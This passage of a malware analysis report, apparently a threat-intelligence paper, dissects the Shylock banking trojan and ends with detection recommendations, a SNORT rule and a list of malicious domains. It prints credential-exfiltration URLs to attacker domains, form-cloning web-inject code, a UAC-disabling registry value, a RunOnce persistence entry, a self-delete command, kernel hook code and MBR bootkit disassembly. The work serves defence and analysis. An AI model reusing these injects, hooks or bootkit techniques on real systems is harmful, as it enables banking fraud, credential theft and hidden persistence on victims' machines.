SESSI0.9316618766169995O.4812964317388832O.4170133725274354&w=info&u=12345678&
v=Password1&txt=password&rn=0.6521744190249592O.85070571582764390.5131044671870768&
bid=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&bih=YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY&
qw=lsbvk%32jsdfviuh%45jdfhdjfh

https://histats.cc/bank_name/validation.aspx?msessionID=0.1721686222590506&
bid=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&bb=YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY&w=info&u=1234567890&
v=1234567890%7C%7C%7C%7C%7Cqwerty&txt=Login%7C%7C%7C%7C%7CPassword

https://bank_name.iwebstats.cc/bank_name/validation.aspx?
msessionID=0.4256920844782144&qw=lsbvk%32jsdfviuh%45jdfhdjfh&
bid=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&bb=YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY&w=set_data&
u=jsmith&k=jsmith&txt=%7B%0A+%22arr_trans%22%3A+%5B%5D%2C%0A+%22password%22%3A+
%22Password1%22%2C%0A+%22is_auth%22%3A+0%0A%7D
```

The following screenshot shows a hidden form on a banking website login page that has been made visible again. This form is automatically submitted to the malicious domain and contains detailed information about the user's active online banking session.


The web inject for one affected banking website used a slightly different approach. The injected script finds the original login form in the page and clones it:

```
var ombtrwcf756gsw = frm.clone(false).insertAfter(frm).show().attr('id', 'log-on-form');
```

The original login form is then hidden from the user:

```
jQuery(this).hide();
```

The screenshot below shows the unhidden original login form that was hidden by the injected JavaScript above:



Once the user fills out the cloned form with the login details and clicks the login button, the entered details will be automatically populated into the original form, which will then be submitted by clicking the original login button, in order to allow the user to log on successfully:

```
jQuery('#usr_name').val(lvltxt.qqqrcs06tl9npo);
jQuery('#usr_password').val(lvltxt.pwd);
jQuery('.login-button:first').find('div').click();
```

However, at the same time, the fields of the cloned form will be posted to the attacker's server in the background with a `XDomainRequest()`.

Other injects aim to build trust with the user within the compromised session by issuing security warnings that refer to other malware. Two examples are shown below complete with minor grammatical mistakes. It is interesting to observe that despite the significant investment that must have gone into the development of the Shylock trojan and its components, simple things like grammatical mistakes can still give it away.

> Attention! Due recent new strains of malicious software such as Zeus and Spy Eye that have been targeting users of US Internet Banking website, we are forced to perform additional security checks on your computer.
>
> We are now checking your system to make sure that your connection is secure. It allows us to ensure that your system is not infected.
>
> Checking your settings frequently, allows you to keep your data intact. Keeping your Anti-Virus programs up to date is strongly recommended.
>
> This process undergoes an additional layer of protection, identifying you as the authorised account user. Interrupting the test may lead to a delay in accessing your account online.
>
> Checking browser settings...0%
>
> Checking log files...
>
> Checking encryption settings...

ROOTKIT DRIVER

The Shylock driver is a kernel-mode rootkit that is designed to hide files, processes, registry entries and traffic associated with Shylock.

In addition to that, it also switches off Windows UAC by setting the following registry value:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\
EnableLUA = 0x00000000
```

With UAC disabled, Windows Vista/7/8 will no longer prompt for consent or for credentials for a valid administrator account before launching a Shylock executable, allowing it to start silently.

If the Windows version is Vista, 7 or 8, the rootkit driver will locate the NSI proxy driver and hook its `IRP_MJ_DEVICE_CONTROL` dispatch routine. On a pre-Vista Windows OS, it will hook the `IRP_MJ_DEVICE_CONTROL` dispatch routine within the TCP driver.

These dispatch routines are hooked by Shylock in order to hide itself from netstat - a tool that is often used by technically savvy users to check for active connections that are present on a compromised PC.

netstat allows the user to inspect any open and listening sockets, and to see what processes these sockets belong to. In those scenarios where Shylock engages its user-mode VNC component, the remote attacker will have full remote access to the compromised system: its graphical desktop will be fully relayed to the attacker, along with keyboard and mouse events. The generated VNC traffic is thus relatively 'heavy' and so, there is a high chance it will eventually draw attention from the end user (e.g. the user may notice their modem LEDs blinking when their computer is not in use, or they may experience degraded network performance). In these cases, the netstat tool is often one of the first tools to be run to diagnose the problem.

Whenever netstat is run, its calls are marshalled into the kernel and are eventually handled by NSI proxy or TCP driver.

The IRP-hook installed by Shylock monitors enumerated connections, and whenever it locates a TCP connection that involves a port number used for Shylock communications (e.g. for VNC traffic), it will remove the TCP connection entry from the enumerated list.

The removal of element N from the list is made by rewriting its contents with the contents of the element N+1, and then decrementing the total number of list elements by 1. As a result, the list of enumerated connections that is returned by netstat will never contain any active connections that are held by Shylock's user-mode components.

The reconstructed logic of the `IRP_MJ_DEVICE_CONTROL` hook placed by the Shylock rootkit driver is provided below:

```
01  if (MajorVersion < 6) // if pre-Vista, hook Tcp driver; otherwise, skip this step
02  {
03      RtlInitUnicodeString(&uniTcpDevice, L"\\Device\\Tcp");
04      status = IoGetDeviceObjectPointer(&uniTcpDevice,
05                                        1u,
06                                        &FileObject,
07                                        &DeviceObject);     // return device object
08      status2 = status;
09      if (status >= 0)                                      // if status is OK
10      {
11         driverTcpDevice = (int)DeviceObject->DriverObject; // get driver object
12         IRP_MJ_DEVICE_CONTROL = driverTcpDevice + 0x70;    // +0x70 is explained below
13         fn_IRP_MJ_DEVICE_CONTROL = *(DWORD *)(driverTcpDevice + 0x70);
14         if (fn_IRP_MJ_DEVICE_CONTROL)            // if the returned dispatch routine is Ok
15         {
16            hook_IRP_MJ_DEVICE_CONTROL = get_hook_IRP_MJ_DEVICE_CONTROL_tcp;
17
18  replace_original_IRP:                           // swap original pointer with the hook
19
20            _InterlockedExchange((signed __int32 *)IRP_MJ_DEVICE_CONTROL,
21                                 hook_IRP_MJ_DEVICE_CONTROL);
22            return 0;
23         }
24         return 0;
25      }
26  exit:
27      ms_exc.disabled = -1;
28      return status;
29  }
```

```
30
31  RtlInitUnicodeString((PUNICODE_STRING)&uniNsiDrvName, L"\\Driver\\nsiproxy");
32  status = ObReferenceObjectByName(&uniNsiDrvName,
33                                   64,
34                                   0,
35                                   0,
36                                   IoDriverObjectType,
37                                   0,
38                                   0,
39                                   &pNsiDrvObj); // get driver object
40  status2 = status;
41  if (status < 0)
42  {
43     goto exit;
44  }
45
46  IRP_MJ_DEVICE_CONTROL = pNsiDrvObj + 0x70;      // 0x70 means
47                                                  // MajorFunction[IRP_MJ_DEVICE_CONTROL]
48
49  fn_IRP_MJ_DEVICE_CONTROL_2 = *(int (__stdcall **)(DWORD, DWORD))(pNsiDrvObj + 0x70);
50
51  if (fn_IRP_MJ_DEVICE_CONTROL_2)                 // if the returned dispatch routine is Ok
52  {
53     hook_IRP_MJ_DEVICE_CONTROL = get_hook_IRP_MJ_DEVICE_CONTROL_nsiproxy;
54     goto replace_original_IRP;                   // get the hooked DeviceIoControl,
55                                                  // and swap it with the original one
56  }
```

To determine what the 0x70 offset in the listing above (lines 46 and 49) is referencing, we analyse the following:

```
01  #define IRP_MJ_MAXIMUM_FUNCTION         0x1b
02  typedef struct _DRIVER_OBJECT {
03    /* 2 */  CSHORT Type;                          // offset = 0x00
04    /* 2 */  CSHORT Size;                          // offset = 0x02
05    /* 4 */  PDEVICE_OBJECT DeviceObject;          // offset = 0x04
06    /* 4 */  ULONG Flags;                          // offset = 0x08
07    /* 4 */  PVOID DriverStart;                    // offset = 0x0c
08    /* 4 */  ULONG DriverSize;                     // offset = 0x10
09    /* 4 */  PVOID DriverSection;                  // offset = 0x14
10    /* 4 */  PDRIVER_EXTENSION DriverExtension;    // offset = 0x18
11    /* 4 */  UNICODE_STRING DriverName;            // offset = 0x1c
12    /* 8 */  PUNICODE_STRING HardwareDatabase;     // offset = 0x24
13    /* 4 */  PFAST_IO_DISPATCH FastIoDispatch;     // offset = 0x28
14    /* 4 */  PDRIVER_INITIALIZE DriverInit;        // offset = 0x2c
15    /* 4 */  PDRIVER_STARTIO DriverStartIo;        // offset = 0x30
16    /* 4 */  PDRIVER_UNLOAD DriverUnload;          // offset = 0x34
17    /* 4 */  PDRIVER_DISPATCH
18         MajorFunction[IRP_MJ_MAXIMUM_FUNCTION + 1]; // offset = 0x38
19  } DRIVER_OBJECT;
```

The `MajorFunction` list contains `IRP_MJ_MAXIMUM_FUNCTION + 1 = 0x1c` elements, and its offset in the `DRIVER_OBJECT` structure is `0x38`. To find out what dispatch routine is referenced at offset `0x70` within the `DRIVER_OBJECT` structure, the offset of the `MajorFunction` list within the structure (`0x38`) needs to be subtracted from the total offset (`0x70`), and then divided by the size of each pointer within the list (`4`):

```
(0x70 - 0x38) / 4 = 0x0e
```

The `15th` (`0x0e`) element of the dispatch routines is declared as:


```
#define IRP_MJ_DEVICE_CONTROL 0x0e
```

Thus we determined that the `0x70` offset references `MajorFunction[IRP_MJ_DEVICE_CONTROL]` within the driver object.


Knowing that, the source code of the Shylock driver can be reconstructed into a meaningful format which can now be searched online to check whether the source code for this component was copied from a public source. Given the complexity of this type of code, and the return-on-investment principle adhered to by most cyber criminals, malware products like Shylock often result from the integration of solutions that are already available on the 'market' or are publicly available. At the end of the day, it is much easier for malware authors to find a code snippet online and integrate it into their product rather than implement the required functionality from scratch.

The Shylock driver is no different, and some code searching revealed that a snippet of code that the authors have 'borrowed' is available here: http://forum.eviloctal.com/archiver/tid-29604.html. By having access to the source, we can compile and debug the very same code, only now having the ability to step through the code with the help of a tool such as VisualDDK, and see exactly how the rootkit driver places its hooks and how those hooks affect netstat.

Below is a screenshot of the driver code in action. At the breakpoint seen below, the code is replacing the N-th TCP entry with the TCP entry N+1: (`TcpEntry[i] <-- TcpEntry[i+1]`)



The local entry's port number in our example is 139 (or `0x8B00` after applying htons() to it). As a result, any connections that involve port 139 disappear from the netstat output:



Apart from the IRP hooks placed by the Shylock driver onto the `IRP_MJ_DEVICE_CONTROL` dispatch routines of the TCP and NSI Proxy drivers, it also hooks the System Service Descriptor Table (SSDT). The functions it hooks are:

- ZwEnumerateKey
- ZwEnumerateValueKey
- ZwQuerySystemInformation
- ZwQueryDirectoryFile
- ZwAllocateVirtualMemory

The KeServiceDescriptorTable patching is surrounded with conventional cli/sti blocks: the cli-block disables interrupts and removes the write protection, and the sti-block restores everything back:

```
.text:000130AC   cli                     ; disable interrupts
.text:000130AD   mov   eax, cr0          ; get CR0
.text:000130B0   and   eax, 0FFFEFFFFh   ; reset Write Protect flag, when clear,
                                         ; allows supervisor-level procedures
                                         ; to write into read-only pages
.text:000130B5   mov   cr0, eax          ; save it back into CR0

.text:000130B8   mov   eax, KeServiceDescriptorTable
.text:000130BD   mov   eax, [eax]
.text:000130BF   mov   dword ptr [ecx+eax], offset hook_ZwEnumerateKey
.text:000130C6   mov   eax, KeServiceDescriptorTable
.text:000130CB   mov   eax, [eax]
.text:000130CD   mov   ecx, [ebp+var_14]
.text:000130D0   mov   dword ptr [edx+eax], offset hook_ZwEnumerateValueKey
.text:000130D7   mov   eax, KeServiceDescriptorTable
.text:000130DC   mov   eax, [eax]
.text:000130DE   mov   dword ptr [esi+eax], offset hook_ZwQuerySystemInformation
.text:000130E5   mov   eax, KeServiceDescriptorTable
.text:000130EA   mov   eax, [eax]
.text:000130EC   mov   dword ptr [ecx+eax], offset hook_ZwQueryDirectoryFile

.text:000130F3   mov   eax, cr0            ; get CR0 (with the cleared WP flag)
.text:000130F6   or    eax, offset _10000H ; set Write Protect flag to prevent
                                           ; writing into read-only pages
.text:000130FB   mov   cr0, eax            ; save it back into CR0
.text:000130FE   sti                       ; allow interrupts
```

The hook_ZwQuerySystemInformation routine handles the ZwQuerySystemInformation() calls that query for the SystemProcessInformation type of system information and is basically a re-implementation of Greg Hoglund's process hider.

BOOTKIT

In order to install the rootkit driver, Shylock engages a bootkit module that relies on an infection of the Master Boot Record (MBR).

The bootkit module is a PE-executable that is protected with a run-time packer.

When run, the bootkit executable first checks if the following files can be open (i.e. whether these files exist):

- C:\GRLDR
- C:\XELDZ

If either of these files are successfully opened, indicating that the file exists, the bootkit will halt and not proceed further.

The bootkit is started from the following RunOnce registry entry:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
FlashPlayerUpdate = %PATH_TO_BOOTKIT%
```

When run, it enumerates the first eight physical drives (#0 - #7) connected to the local computer, starting from drive #0: \\.\PhysicalDrive0

For every drive, it invokes the MBR infection routine. The routine starts by reading the drive geometry parameters with DeviceIoControl(IOCTL_DISK_GET_DRIVE_GEOMETRY).

Next, it reads the first 512 bytes from sector #0 (MBR), and checks if its last two bytes are 55AA - a signature that identifies a bootable drive.

If the drive is not bootable, it is skipped.

The following annotated disassembly illustrates these actions taken by the bootkit:

```
.text:004024E9   xor     ebx, ebx           ; EBX is 0
...
.text:0040255E   push    ebx                ; dwMoveMethod = 0
.text:0040255F   push    ebx                ; lpDistanceToMoveHigh = 0
.text:00402560   push    ebx                ; lDistanceToMove = 0
.text:00402561   push    edi                ; hFile
.text:00402562   call    ds:SetFilePointer  ; set pointer at offset 0
.text:00402568   push    ebx                ; lpOverlapped
.text:00402569   lea     eax, [ebp+NumberOfBytesRead]
.text:0040256C   push    eax                ; lpNumberOfBytesRead
.text:0040256D   push    512                ; nNumberOfBytesToRead
.text:00402572   lea     eax, [ebp+Buffer]
.text:00402578   push    eax                ; lpBuffer
.text:00402579   push    edi                ; hFile
.text:0040257A   call    ds:ReadFile        ; read 512 bytes
.text:00402580   call    esi                ; GetLastError
.text:00402582   test    eax, eax
.text:00402584   jnz     next_drive         ; if error, skip it
.text:0040258A   mov     eax, 0AA55h        ; compare last 2 bytes
.text:0040258F   cmp     [ebp+_510], ax     ; (512-2) with '55AA'-signature
.text:00402596   jnz     short close_handle_next_drive
```

If the drive is bootable, the bootkit will encrypt the original MBR with a random XOR key and save it into sector #57 before installing itself into sector #0. The bootkit stores its components in the four sectors: #58, #59, #60, #61, and also a number of sectors closer to the end of the physical drive (at a distance of around 17K-18K sectors before the end).

Once it has written to all the sectors, it attempts to delete itself by running the following command with the command line interpreter:

```
/c ping -n 2 127.0.0.1 & del /q "%PATH_TO_BOOTKIT%" >> nul
```

The ping-command with `-n` switch is used here as a method for the command line interpreter to wait for approximately two seconds before it attempts to delete the bootkit executable.

MASTER BOOT RECORD (MBR)

The MBR is infected with code that is similar to other bootkits such as Mebroot or eEye BootRoot.

The MBR code performs the following actions:

First, it reads four sectors (#58, #59, #60, #61) into the memory at `0x7E00`, which immediately follows the MBR code loaded at address `0x7C00`.

Next, it allocates a new area of memory and reads into it five sectors (512 bytes each, 2,560 bytes in total) starting from the loaded MBR code, and following with the four sectors that it just read. It then passes control into the code copied into the newly allocated area.

The new memory area has address `0x9E000` that is formed as `segment register * 16 + offset 0`:

```
0x9E00 << 4 + 0 = 0x9E000
```

Next, the code locates the XOR key that is stored at offset `0x5C`. The key is randomly generated and is implanted by the bootkit on installation. The infected MBR code will then read the contents of sector #57 (the encrypted original MBR) back into the MBR sector and use the same XOR key to decrypt it, thus fully restoring the original MBR in sector #0.

Still running in the newly allocated area, the code will then restore the remaining bytes from its own offset `0x10D` to `0x18F`, by applying the same XOR key.

Once restored, these bytes turn out to be a hook handler for the interrupt vector #13h (`INT 13h`) - this interrupt is used to read sectors.

Once the INT 13h hook handler is decoded, the original INT 13h vector is replaced with the vector of the decoded one, and after that, the code jumps back into the original, fully restored MBR in sector #0:

```
MEM:9E0F0   mov   eax, dword ptr ds:offset_4c              ; 4Ch = 13h * 4
MEM:9E0F4   mov   dword ptr es:INT13HANDLER, eax           ; save into JMP instr below
MEM:9E0F9   mov   word ptr ds:offset_4c, offset Int13Hook  ; place the hook
MEM:9E0FF   mov   word ptr ds:offset_4e, es
MEM:9E103   sti
MEM:9E104   popad
MEM:9E106   pop   ds
MEM:9E107   pop   sp
MEM:9E108   jmp   start                                    ; just to BOOTORG (0000h:7C00h)
```

With the INT 13h vector replaced, the original vector stored at ds:offset_4c will now contain 0x9E10D - the address of the INT 13h hook handler within the allocated conventional memory. As control is passed back into the original MBR, the system will resume booting normally and the hooked INT 13h call will eventually be invoked by MBR code - this is when the hook handler will be activated.

The INT 13h hook handler placed by the infected MBR is interested in two types of INT 13h - normal sector read and extended sector read used with larger disks, as shown below:

```
MEM:9E10D Int13Hook proc far
MEM:9E10D    pushf                ; handle two types of INT 13 below:
MEM:9E10E    cmp     ah, 42h ; 'B' ; 1) IBM/MS INT 13 Extensions - EXTENDED READ
MEM:9E111    jz      short Int13Hook_ReadRequest
MEM:9E113    cmp     ah, 2         ; 2) DISK - READ SECTOR(S) INTO MEMORY
MEM:9E116    jz      short Int13Hook_ReadRequest
MEM:9E118    popf
MEM:9E119
MEM:9E119    [jmp opcode, followed with the original INT 13 vector]
MEM:9E11A INT13HANDLER    db 4 dup(0)          ; original vector is stored here
MEM:9E11E
MEM:9E11E Int13Hook_ReadRequest:
MEM:9E11E    mov     byte ptr cs:INT13LASTFUNCTION, ah
MEM:9E123    popf
MEM:9E124    pushf                           ; push Flags, simulating INT
MEM:9E125    call    dword ptr cs:INT13HANDLER  ; call original handler
MEM:9E12A    jb      short Int13Hook_ret        ; quit if failed
MEM:9E12C    pushf
MEM:9E12D    cli
MEM:9E12E    push    es
MEM:9E12F    pusha
MEM:9E130    [mov ah, ??] opcode - operand is patched at MEM:9E11E
MEM:9E131 INT13LASTFUNCTION:
MEM:9E131    [mov ah, ??] operand, 0 by default
MEM:9E132    cmp     ah, 42h ; 'B' ; IBM/MS INT 13 Extensions - EXTENDED READ
MEM:9E135    jnz     short Int13Hook_notextread
MEM:9E137    lodsw
MEM:9E138    lodsw
MEM:9E139    les     bx, [si]
MEM:9E13B    assume es:nothing
```

The handler then scans and patches the code of the OSLOADER module (part of NTLDR) - the patched code is invoked during the system partition read during Windows start-up. OSLOADER is executed in protected mode, and by patching it, Shylock will force it to execute the payload loader code in protected mode as well.


To patch it in the right place, the scanner searches for bytes F0 85 F6 74 21 80, as shown below:

```
MEM:9E149 Int13Hook_scan_loop:
MEM:9E149   repne scasb
MEM:9E14B   jnz     short Int13Hook_scan_done
MEM:9E14D   cmp     dword ptr es:[di], 74F685F0h ; F0 85 F6 74
MEM:9E155   jnz     short Int13Hook_scan_loop
MEM:9E157   cmp     word ptr es:[di+4], 8021h    ; 21 80
MEM:9E15D   jnz     short Int13Hook_scan_loop
```

These bytes correspond to the following code of the original loader:

```
.text:00422A6A E8 C2 12 00 00           call    near ptr unk_47DE1
.text:00422A6F 8B F0                    mov     esi, eax                ; <-- .. F0
.text:00422A71 85 F6                    test    esi, esi                ; <-- 85 F6
.text:00422A73 74 21                    jz      short loc_46B46         ; <-- 74 21
.text:00422A75 80 3D F8 AE 43 00 00     cmp     byte_43AEF8, 0          ; <-- 80 ...
```

Once these bytes are found within OSLOADER, the kernel patch from sector #58 is applied to the loader, by directly overwriting its bytes:



The patched loader code will now look like this (compare it to the original loader code above):

```
.text:00422A6A E8 C2 12 00 00           call    near ptr unk_47DE1    ; <-- same bytes as before
.text:00422A6F B8 33 E2 09 00           mov     eax, offset off_9E233 ; <-- patched bytes
.text:00422A74 FF D0                    call    eax  ; off_9E233 is kernel patcher shellcode
.text:00422A76 90                       nop
.text:00422A77 90                       nop
.text:00422A78 90                       nop
.text:00422A79 90                       nop
.text:00422A7A 90                       nop
.text:00422A7B 90                       nop
.text:00422A7C 90                       nop
.....
```

The address off_9E233 points to the code loaded from sectors #58-#61 and corresponds to the kernel patcher shellcode.

Once it gets control within OSLOADER, it is executed in protected mode and starts invoking the consequent stages of the bootkit execution that lead to the eventual driver installation.

CONCLUSION

Shylock is a classic 'blended threat' that combines best-of-breed malware techniques that have been successfully used in earlier malware and has evolved over several years of refinement. These techniques include:

- A customisable and extensible banking trojan capable of performing man-in-the-browser attacks to defraud customers using infected hosts.
- The ability to automatically spread to other hosts via disk infection and Skype instant messaging.
- Injection of code into multiple legitimate processes to avoid detection and to hook API calls made by other applications in order to manipulate banking sessions.
- Deployment of a kernel-mode rootkit driver via master boot record (MBR) infection (commonly referred to as a bootkit) to provide stronger stealth for actions taken by Shylock components.
- Implementation of a 'back-connect' proxy server to allow attackers to connect to the infected host even when the host is behind network address translation (NAT) or has restricted inbound connections. This can be used to connect to the VNC remote control implementation or to arbitrary network services on the infected host or other hosts within the internal network.
- A comprehensive FTP credential stealer that extracts usernames and passwords from a wide variety of FTP clients.
- Various anti-VM, anti-debugging and obfuscation techniques to significantly increase the difficulty of analysis.

Shylock is currently being purposed to facilitate financial cyber crime, and the analysis and evidence suggest that it is very successful in this area, despite only targeting a small number of regions thus far. Its distribution via compromised UK retail websites allows a large number of home and business users to be targeted. However, its best-of-breed combined techniques for stealth and persistence together with its very low detection rate may be leveraged for other purposes, if its authors deem it worthwhile, or if the Shylock source code is sold to other parties with other intentions. Alternate delivery mechanisms, such as the use of 0-day exploits to download and execute the dropper may be adopted to make the installation silent and undetected by the average user.

The cyber criminal gang behind Shylock still appear to be focused primarily on the UK, and recent notable upticks in Shylock-related activity detected in recent months over our UK client base suggest that they are not letting up. It is likely that local gang members are operating physically within the UK in order to cash out and launder stolen funds whilst the authors of Shylock are most likely not directly involved and thus out of reach of law enforcement. Russian code comments such as the ones below suggest that the criminal gang is Eastern European but this could be a false flag planted to misdirect investigators:

- 'Для IE' - 'for IE (Internet Explorer)'
- 'Для FF' - 'for FF (FireFox)'

Detica believes that the cyber criminal gang behind Shylock will continue to target the UK, as long as it is profitable, or until effective countermeasures become widely deployed. Once a shift to targeting other regions is detected, this is likely to indicate that efforts to counteract the threat are becoming effective, and thus new users and financial institutions are required.

The original sample analysed primarily targeted UK and US banks, but the August sample introduced targeting of a number of Italian banks, although the majority of compromised sites used to distribute Shylock are UK-based. As has already happened before with other financial malware such as Zeus and its descendants, it is only a matter of time before Shylock is adapted to target banks in other countries.

Significantly, comments in the 'Inject Pack' file suggest that there is a converter for Zeus injects, which means it can potentially start targeting any bank that has been previously targeted by Zeus almost instantly.

RECOMMENDATIONS

- Known domains hosting the Shylock dropper, command and control and malicious JavaScript files used for distribution and website manipulation should be blocked to prevent proper delivery and operation of the malware (see Appendix A).
- The name servers used by the criminal group behind Shylock to control their domains can also be blocked at the DNS level to prevent resolution of these malicious domains (see Appendix B).
- The following SNORT rule should detect current instances of the exploit kit associated with delivering the Shylock trojan:

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"DRIVEBY exploit kit associated
with Shylock"; flow:established,to_client; content:"r8j8tnwtk76gj"; classtype:bad-unknown;
sid:100000000000; rev:1)
```

APPENDIX A

Domain	Create Date	Contact Email	Registrar
e-statistics.su	31/07/2012	info@e-statistics.su	NAUNET-REG-FID
wprotections.cc	30/08/2012	dealer@wprotections.cc	PAKNIC (PRIVATE) LIMITED
iprotections.su	18/09/2012	admin@iprotections.su	NAUNET-REG-FID
iprotections.cc	18/09/2012	iprotections@iprotections.cc	PAKNIC (PRIVATE) LIMITED
iestats.su	23/10/2012	sales@iestats.su	NAUNET-REG-FID
hiprotections.cc	31/10/2012	loreta@hiprotections.cc	PAKNIC (PRIVATE) LIMITED
hiprotections.su	31/10/2012	hiprotections@hiprotections.su	NAUNET-REG-FID
eprotections.cc	31/10/2012	augar@eprotections.cc	BIZCN.COM, INC.
iestat.cc	31/10/2012	ab@iestat.cc	PAKNIC (PRIVATE) LIMITED
eprotections.su	31/10/2012	humpty@eprotections.su	NAUNET-REG-FID
higuards.cc	31/10/2012	marks@higuards.cc	BIZCN.COM, INC.
estatus.cc	21/11/2012	gold@estatus.cc	PAKNIC (PRIVATE) LIMITED
iostat.cc	21/11/2012	office@iostat.cc	PAKNIC (PRIVATE) LIMITED
sysinfo.su	30/11/2012	goo@sysinfo.su	NAUNET-REG-FID
histats.su	30/11/2012	histats@histats.su	NAUNET-REG-FID
protections.cc	30/11/2012	ficco@protections.cc	PAKNIC (PRIVATE) LIMITED
eguards.su	30/11/2012	ad@eguards.su	NAUNET-REG-FID
protections.su	30/11/2012	info@protections.su	NAUNET-REG-FID
webstats.su	31/01/2013	admin@webstats.su	NAUNET-REG-FID
ehistats.su	31/01/2013	info@ehistats.su	NAUNET-REG-FID
netprotections.su	31/01/2013	jack@netprotections.su	NAUNET-REG-FID
ieguards.su	31/01/2013	security@ieguards.su	NAUNET-REG-FID
iestats.cc	31/01/2013	szu@iestats.cc	PAKNIC (PRIVATE) LIMITED
sysinfonet.cc	31/01/2013	mcilhenny@sysinfonet.cc	PAKNIC (PRIVATE) LIMITED
sysinfo.cc	31/01/2013	theseus@sysinfo.cc	BIZCN.COM, INC.
